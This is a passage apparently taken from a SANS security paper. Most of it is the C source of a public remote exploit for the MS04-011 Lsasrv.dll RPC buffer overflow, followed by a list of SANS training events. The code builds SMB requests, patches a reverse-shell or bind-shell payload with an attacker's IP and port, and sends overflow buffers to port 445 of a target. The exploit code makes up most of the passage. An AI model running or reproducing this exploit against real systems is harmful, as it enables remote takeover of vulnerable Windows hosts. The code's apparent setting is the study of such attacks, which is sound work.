struct sockaddr_in their_addr;
char smblen;
char unclen;
WSADATA wsa;


        printf("\nMS04011 Lsasrv.dll RPC buffer overflow remote exploit
v0.1\n");
        printf("--- Coded by .::[ houseofdabus ]::. ---\n\n");


if (argc < 4) {
        usage(argv[0]);
}

target = argv[2];
sprintf((char *)hostipc,"\\\\%s\\ipc$", target);

for (i=0; i<40; i++) {
        hostipc2[i*2] = hostipc[i];
        hostipc2[i*2+1] = 0;
}

memcpy(req4u, req4, sizeof(req4)-1);
memcpy(req4u+48, &hostipc2[0], strlen(hostipc)*2);
memcpy(req4u+47+strlen(hostipc)*2, req4+87, 9);

smblen = 52+(char)strlen(hostipc)*2;
memcpy(req4u+3, &smblen, 1);

unclen = 9 + (char)strlen(hostipc)*2;
memcpy(req4u+45, &unclen, 1);

if (argc > 4)
        if (!memcmp(argv[4], "-t", 2)) opt = 1;

if ( (argc > 4) && !opt ) {
        port = htons(atoi(argv[3]))^(USHORT)0x9999;
```

```
        ip = inet_addr(argv[4])^(ULONG)0x99999999;
        memcpy(&reverseshell[118], &port, 2);
        memcpy(&reverseshell[111], &ip, 4);
        sc = reverseshell;
} else {
        port = htons(atoi(argv[3]))^(USHORT)0x9999;
        memcpy(&bindshell[176], &port, 2);
        sc = bindshell;
}


if ( (atoi(argv[1]) == 1) || (atoi(argv[1]) == 2)) {
        memset(buf, NOP, LEN);

        //memcpy(&buf[2020], "\x3c\x12\x15\x75", 4);
        memcpy(&buf[2020], &ttarget[atoi(argv[1])].jmpaddr, 4);
        memcpy(&buf[2036], sc, strlen(sc));

        memcpy(&buf[2840], "\xeb\x06\xeb\x06", 4);
        memcpy(&buf[2844], &ttarget[atoi(argv[1])].jmpaddr, 4); // jmp ebx addr
        //memcpy(&buf[2844], "\x3c\x12\x15\x75", 4); // jmp ebx addr

        memcpy(&buf[2856], sc, strlen(sc));

        for (i=0; i<LEN; i++) {
                sendbuf[i*2] = buf[i];
                sendbuf[i*2+1] = 0;
        }
        sendbuf[LEN*2]=0;
        sendbuf[LEN*2+1]=0;

        memset(screq2k, 0x31, (BUFSIZE+sizeof(req7)+1500)*2);
        memset(screq2k2, 0x31, (BUFSIZE+sizeof(req7)+1500)*2);

} else {
        memset(strBuffer, NOP, BUFSIZE);
        memcpy(strBuffer+160, sc, strlen(sc));
        memcpy(strBuffer+1980, strasm, strlen(strasm));
        *(long *)&strBuffer[1964]=ttarget[atoi(argv[1])].jmpaddr;
}

memset(screq, 0x31, BUFSIZE+sizeof(req7)+1500);

WSAStartup(MAKEWORD(2,0),&wsa);

if ((he=gethostbyname(argv[2])) == NULL) { // get the host info
        perror("[-] gethostbyname ");
        exit(1);
}

if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        perror("socket");
        exit(1);
}


their_addr.sin_family = AF_INET;
their_addr.sin_port = htons(dport);
their_addr.sin_addr = *((struct in_addr *)he->h_addr);
memset(&(their_addr.sin_zero), '\0', 8);

printf("[*] Target: IP: %s: OS: %s\n", argv[2], ttarget[atoi(argv[1])].name);
printf("[*] Connecting to %s:445 ... ", argv[2]);
```

```
if (connect(sockfd, (struct sockaddr *)&their_addr, sizeof(struct sockaddr)) ==
-1) {
        printf("\n[-] Sorry, cannot connect to %s:445. Try again...\n",
argv[2]);
        exit(1);
}
printf("OK\n");

if (send(sockfd, req1, sizeof(req1)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if (send(sockfd, req2, sizeof(req2)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if (send(sockfd, req3, sizeof(req3)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if ((argc > 5) || opt) {
        printf("[*] Detecting remote OS: ");
        for (i=0; i<12; i++) {
                printf("%c", recvbuf[48+i*2]);
        }
        printf("\n");
        exit(0);
}

printf("[*] Attacking ... ");
if (send(sockfd, req4u, smblen+4, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if (send(sockfd, req5, sizeof(req5)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);


if (send(sockfd, req6, sizeof(req6)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if ( (atoi(argv[1]) == 1) || (atoi(argv[1]) == 2)) {
        memcpy(screq2k, req8, sizeof(req8)-1);
        memcpy(screq2k+sizeof(req8)-1, sendbuf, (LEN+1)*2);

        memcpy(screq2k2, req9, sizeof(req9)-1);
        memcpy(screq2k2+sizeof(req9)-1, sendbuf+4348-sizeof(req8)+1, (LEN+1)*2-
4348);
```

```
        memcpy(screq2k2+sizeof(req9)-1+(LEN+1)*2-4348-sizeof(req8)+1+206,
shit3, sizeof(shit3)-1);

        if (send(sockfd, screq2k, 4348, 0) == -1) {
                printf("[-] Send failed\n");
                exit(1);
        }
        len = recv(sockfd, recvbuf, 1600, 0);

        if (send(sockfd, screq2k2, 4060, 0) == -1) {
                printf("[-] Send failed\n");
                exit(1);
        }

} else {
        memcpy(screq, req7, sizeof(req7)-1);
        memcpy(screq+sizeof(req7)-1, &strBuffer[0], BUFSIZE);
        memcpy(screq+sizeof(req7)-1+BUFSIZE, shit1, 9*16);

        screq[BUFSIZE+sizeof(req7)-1+1500-304-1] = 0;
        if (send(sockfd, screq, BUFSIZE+sizeof(req7)-1+1500-304, 0)== -1){
                printf("[-] Send failed\n");
                exit(1);
        }
}
printf("OK\n");

len = recv(sockfd, recvbuf, 1600, 0);

return 0;
}
```

Last Updated: May 28th, 2017

Upcoming Training

SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
SANS Atlanta 2017	Atlanta, GA	May 30, 2017 - Jun 04, 2017	Live Event
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
SANS ICS & Energy-Houston 2017	Houston, TX	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Sacramento SEC504	Sacramento, CA	Jul 17, 2017 - Jul 22, 2017	Community SANS
Community SANS Ottawa SEC504	Ottawa, ON	Jul 17, 2017 - Jul 22, 2017	Community SANS
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
Community SANS Annapolis SEC504	Annapolis, MD	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Phoenix SEC504	Phoenix, AZ	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Des Moines SEC504	Des Moines, IA	Jul 24, 2017 - Jul 29, 2017	Community SANS
Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Aug 07, 2017 - Aug 12, 2017	Community SANS
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event